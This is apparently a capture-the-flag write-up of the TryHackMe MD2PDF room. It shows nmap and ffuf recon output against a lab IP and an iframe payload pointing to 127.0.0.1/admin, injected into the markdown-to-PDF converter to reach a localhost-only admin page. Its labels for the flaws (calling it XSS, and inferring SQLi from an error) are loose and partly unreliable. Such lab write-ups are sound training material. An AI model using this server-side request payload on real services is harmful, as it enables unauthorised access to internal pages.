


MD2DPF_WriteUp_THM –Thembinkosi Zililo

Hello Hacker!

TopTierConversions LTD is proud to announce its latest and greatest product launch: MD2PDF.

This easy-to-use utility converts markdown files to PDF and is totally secure! Right...?



We are not given much information to work with. So my first action was to open MD2PDF on the web and run Nmap for any open ports.

The application creates a PDF file from text typed/pasted in the provided text box. The “Convert to PDF” button will open a new tab where the text will be viewed as a PDF, and if nothing was put in the text box (the text box is a place for xss) , you will get a code 400: Bad Request error, and the specific “Missing md field” error is shown on the screen, this hints an error based SQLi.

There is something interesting with this new tab. blob:http://10.114.157.60/<endpoint>

I am wondering about the “blob” part, but let’s pause that for now and go back to Nmap.

```

└─$ nmap -sV -O -oN scan.txt 10.114.157.60
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-28 17:31 +0200
WARNING: Service 10.114.157.60:80 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
WARNING: Service 10.114.157.60:5000 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Nmap scan report for 10.114.157.60
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  rtsp
5000/tcp  open  rtsp
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprint(s):
cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port80-TCP:V=7.99I=7%D=6/28Time=6A413E5D%P=x86_64-pc-linux-gnu%r(GetR

```

Ports 22, 80, and 5000 are open, so I decided to enumerate them individually.

That did not reveal any clear vulnerabilities relevant to the versions of the running services.

So I ran ffuf.

```

turkmen@hogyoku:~$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.114.157.60/FUZZ -mc all -fc 404 -c -v
v2.1.0-dev

:: Method      : GET
:: URL         : http://10.114.157.60/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: all
:: Filter     : Response status: 404

```


This found some interesting directories, but these weren't readily accessible. For example, /admin was "forbidden" and the error specifies that the directory can only be run from a localhost, and /convert was "method not allowed".

```
[Status: 403, Size: 166, Words: 15, Lines: 5, Duration: 299ms]
| URL | http://10.114.157.60/admin
* FUZZ: admin

[Status: 405, Size: 178, Words: 20, Lines: 5, Duration: 282ms]
| URL | http://10.114.157.60/convert
* FUZZ: convert
```

So since we have a text box on the site, I attempted to do an XSS with a simple script to allow me to open <http://10.114.157.60/admin> from a localhost.

```
<iframe src="http://127.0.0.1/admin"></iframe>
```



And that solved the problem!